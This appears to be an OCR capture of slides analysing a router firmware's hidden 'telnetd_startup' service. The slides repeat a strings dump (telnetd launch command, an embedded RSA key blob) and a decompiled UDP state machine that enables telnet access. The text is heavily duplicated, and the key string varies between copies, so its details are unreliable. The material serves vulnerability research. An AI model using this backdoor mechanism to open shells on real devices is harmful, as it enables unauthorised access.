
A few interesting strings...

```
➜  ~ cat /tmp/nicestrings.txt
134 /lib/ld-uClibc.so.0
981 __uClibc_main
98f libssl.so.1.0.0
9f5 libcrypto.so.1.0.0
a30 BN_set_word
a56 RSA_public_encrypt
a69 RSA_public_decrypt
b7d libgcc_s.so.1
4288 ABCDEF1234
42a4 checkState error
42b8 Usage: %s clear - clear telnetd startup flag
42e8        %s show - show telnetd startup flag
4314        %s - start daemon
4330 E541A631680C453DF31591A6E29382BC5EAC969DCFDBBCEA64CB49CBE36578845C507BF5E7A6BCD724AFA7063CA7
54826E8D13DBA18A2359EB54B5BE3368158824EA316A495DDC3059C478B41ABF6B388451D38F3C6650CDB4590C1208B91
F688D0393241898C1F05A6D500C7066298C6BA2EF310F6DB2E7AF52829E9F858691
445c Error: Unable to create the timer.
4480 Warning: Read on timer pipe failed.
4500 K2_COSTDOWN__VER_3.0
4518 iwpriv ra0 e2p 26=7010
4538 telnetd -l /bin/login.sh
4554 READ TELNETD flag: Out of scope
4580 iwpriv ra0 e2p 26=FFFF
45a0 telnetd default on
45b4 telnetd default off
```




A few interesting strings...

```
➜  ~ cat /tmp/nicestrings.txt
134 /lib/ld-uClibc.so.0
981 __uClibc_main
98f libssl.so.1.0.0
9f5 libcrypto.so.1.0.0
a30 BN_set_word
a56 RSA_public_encrypt
a69 RSA_public_decrypt
b7d libgcc_s.so.1
4288 ABCDEF1234
42a4 checkState error
42b8 Usage: %s clear - clear telnetd startup flag
42e8        %s show - show telnetd startup flag
4314        %s - start daemon
4330 E541A631680C453DF31591A6E29382BC5EAC969DCFDBBCEA64CB49CBE36578845C507BF5E7A6BCD724AFA7063CA7
54826E8D13DBA18A2359EB54B5BE3368158824EA316A495DDC3059C478B41ABF6B388451D38F3C6650CDB4590C1208B91
F688D0393241898C1F05A6D500C7066298C6BA2EF310F6DB2E7AF52829E9F858691
445c Error: Unable to create the timer.
4480 Warning: Read on timer pipe failed.
4500 K2_COSTDOWN__VER_3.0
4518 iwpriv ra0 e2p 26=7010
4538 telnetd -l /bin/login.sh
4554 READ TELNETD flag: Out of scope
4580 iwpriv ra0 e2p 26=FFFF
45a0 telnetd default on
45b4 telnetd default off
```



```
→  ~ cat /tmp/nicestrings.txt
134 /lib/ld-uClibc.so.0
981 __uClibc_main
98f libssl.so.1.0.0
9f5 libcrypto.so.1.0.0
a30 BN_set_word
a56 RSA_public_encrypt
a69 RSA_public_decrypt
b7d libgcc_s.so.1
4288 ABCDEF1234
42a4 checkState error
42b8 Usage: %s clear - clear telnetd startup flag
42e8        %s show - show telnetd startup flag
4314        %s - start daemon
4330 E541A631680C453DF31591A6E29382BC5EAC969DCFDBBCEA64CB49CBE36578845C507BF5E7A6BCD724AFA7063CA7
54826E8D13DBA18A2359EB54B5BE3368158824EA316A495DDC3059C478B41ABF6B388451D38F3C6650CDB4590C1208B91
F688D0393241898C1F05A6D500C7066298C6BA2EF310F6DB2E7AF52829E9F858691
445c Error: Unable to create the timer.
4480 Warning: Read on timer pipe failed.
4500 K2_COSTDOWN__VER_3.0
4518 iwpriv ra0 e2p 26=7010
4538 telnetd -l /bin/login.sh
4554 READ TELNETD flag: Out of scope
4580 iwpriv ra0 e2p 26=FFFF
45a0 telnetd default on
45b4 telnetd default off
```


A few interesting strings...



```
→  ~ cat /tmp/nicestrings.txt
134 /lib/ld-uClibc.so.0
981 __uClibc_main
98f libssl.so.1.0.0
9f5 libcrypto.so.1.0.0
a30 BN_set_word
a56 RSA_public_encrypt
a69 RSA_public_decrypt
b7d libgcc_s.so.1
4288 ABCDEF1234
42a4 checkState error
42b8 Usage: %s clear - clear telnetd startup flag
42e8        %s show - show telnetd startup flag
4314        %s - start daemon
4330 E541A631680C453DF31591A6E29382BC5EAC969DCFDBBCEA64CB49CBE36578845C5073BF5E7A6BCD724AFA7063CA7
54826E8D13DBA18A2359EB54B5BE3368158824EA316A495DDC3059C478B41ABF6B388451D38F3C6650CDB4590C1208B91
F688D0393241898C1F05A6D500C7066298C6BA2EF310F6DB2E7AF52829E9F858691
445c Error: Unable to create the timer.
4480 Warning: Read on timer pipe failed.
4500 K2_COSTDOWN__VER_3.0
4518 iwpriv ra0 e2p 26=7010
4538 telnetd -l /bin/login.sh
4554 READ TELNETD flag: Out of scope
4580 iwpriv ra0 e2p 26=FFFF
45a0 telnetd default on
45b4 telnetd default off
```

A few interesting strings...


The Main State Machine of the telnetd_startup Service



```
  __n = recvfrom(__fd,auStack_2e0,0x100,0x100,&sStack_54,&local_34);
  if (__n != 0xffffffff) {
    do {
      if (DAT_004147e0 == 1) {
        iVar1 = FUN_00401518(auStack_2e0,2);
        if (iVar1 != 2) goto code_r0x00401e3c;
      }
      else {
        if (DAT_004147e0 == 2) {
          iVar1 = FUN_00401518(auStack_2e0,2);
          if (iVar1 == 2) {
            memset(&DAT_00414ba0,0,0x80);
            memcpy(&DAT_00414ba0,"K2_COSTDOWN__VER_3.0",0x14);
            memset(auStack_e0,0,0x58);
            FUN_00401f30(auStack_e0);
            FUN_00402b28(auStack_e0,&DAT_00414ba0,0x80);
            FUN_00402c28(auStack_e0,&DAT_004149a0);
            DAT_00414b70 = 0;
            DAT_00414b74 = 0;
            DAT_00414b78 = 0;
            DAT_00414b7c = 0;
            memcpy(&DAT_00414b70,&DAT_004149a0,0x10);
            sendto(DAT_004147e4,&DAT_00414b70,0x10,0,&sStack_54,local_34);
            DAT_004147e0 = 0;
          }
          break;
        }
        uVar3 = 0;
        if (DAT_004147e0 != 0) goto LAB_00401af0;
        iVar1 = FUN_00401518(auStack_2e0,2);
        if (iVar1 != 2) {
          memset(&DAT_00414af0,0,0x80);
          memcpy(&DAT_00414af0,auStack_2e0,__n);
          iVar1 = FUN_0040175c();
          if (iVar1 != 0) break;
          DAT_004147e0 = 1;
          FUN_004015b0();
          FUN_004016b0();
          sendto(DAT_004147e4,&DAT_004149f0,0x80,0,&sStack_54,local_34);
          FUN_00401624();
          FUN_0040182c();
          goto LAB_00401e1c;
        }
      }
      DAT_004147e0 = 2;
    } while( true );
  }
  goto LAB_00401eb8;
}
```

The Main State Machine of the telnetd_startup Service

We begin in state 2...




```
  __n = recvfrom(__fd,auStack_2e0,0x100,0x100,&sStack_54,&local_34);
  if (__n != 0xffffffff) {
    do {
      if (DAT_004147e0 == 1) {
        iVar1 = FUN_00401518(auStack_2e0,2);
        if (iVar1 != 2) goto code_r0x00401e3c;
      }
      else {
        if (DAT_004147e0 == 2) {
          iVar1 = FUN_00401518(auStack_2e0,2);
          if (iVar1 == 2) {
            memset(&DAT_00414ba0,0,0x80);
            memcpy(&DAT_00414ba0,"K2_COSTDOWN__VER_3.0",0x14);
            memset(auStack_e0,0,0x58);
            FUN_00401f30(auStack_e0);
            FUN_00402b28(auStack_e0,&DAT_00414ba0,0x80);
            FUN_00402c28(auStack_e0,&DAT_004149a0);
            DAT_00414b70 = 0;
            DAT_00414b74 = 0;
            DAT_00414b78 = 0;
            DAT_00414b7c = 0;
            memcpy(&DAT_00414b70,&DAT_004149a0,0x10);
            sendto(DAT_004147e4,&DAT_00414b70,0x10,0,&sStack_54,local_34);
            DAT_004147e0 = 0;
          }
          break;
        }
        uVar3 = 0;
        if (DAT_004147e0 != 0) goto LAB_00401af0;
        iVar1 = FUN_00401518(auStack_2e0,2);
        if (iVar1 != 2) {
          memset(&DAT_00414af0,0,0x80);
          memcpy(&DAT_00414af0,auStack_2e0,__n);
          iVar1 = FUN_0040175c();
          if (iVar1 != 0) break;
          DAT_004147e0 = 1;
          FUN_004015b0();
          FUN_004016b0();
          sendto(DAT_004147e4,&DAT_004149f0,0x80,0,&sStack_54,local_34);
          FUN_00401624();
          FUN_0040182c();
          goto LAB_00401e1c;
        }
      }
      DAT_004147e0 = 2;
    } while( true );
  }
  goto LAB_00401eb8;
}
```

The Main State Machine of the telnetd_startup Service

We begin in state 2...

Then go to state 0...




```
  __n = recvfrom(__fd,auStack_2e0,0x100,0x100,&sStack_54,&local_34);
  if (__n != 0xffffffff) {
    do {
      if (DAT_004147e0 == 1) {
        iVar1 = FUN_00401518(auStack_2e0,2);
        if (iVar1 != 2) goto code_r0x00401e3c;
      }
      else {
        if (DAT_004147e0 == 2) {
          iVar1 = FUN_00401518(auStack_2e0,2);
          if (iVar1 == 2) {
            memset(&DAT_00414ba0,0,0x80);
            memcpy(&DAT_00414ba0,"K2_COSTDOWN__VER_3.0",0x14);
            memset(auStack_e0,0,0x58);
            FUN_00401f30(auStack_e0);
            FUN_00402b28(auStack_e0,&DAT_00414ba0,0x80);
            FUN_00402c28(auStack_e0,&DAT_004149a0);
            DAT_00414b70 = 0;
            DAT_00414b74 = 0;
            DAT_00414b78 = 0;
            DAT_00414b7c = 0;
            memcpy(&DAT_00414b70,&DAT_004149a0,0x10);
            sendto(DAT_004147e4,&DAT_00414b70,0x10,0,&sStack_54,local_34);
            DAT_004147e0 = 0;
          }
          break;
        }
        uVar3 = 0;
        if (DAT_004147e0 != 0) goto LAB_00401af0;
        iVar1 = FUN_00401518(auStack_2e0,2);
        if (iVar1 != 2) {
          memset(&DAT_00414af0,0,0x80);
          memcpy(&DAT_00414af0,auStack_2e0,__n);
          iVar1 = FUN_0040175c();
          if (iVar1 != 0) break;
          DAT_004147e0 = 1;
          FUN_004015b0();
          FUN_004016b0();
          sendto(DAT_004147e4,&DAT_004149f0,0x80,0,&sStack_54,local_34);
          FUN_00401624();
          FUN_0040182c();
          goto LAB_00401e1c;
        }
      }
      DAT_004147e0 = 2;
    } while( true );
  }
  goto LAB_00401eb8;
}
```

The Main State Machine of the telnetd_startup Service

We begin in state 2...

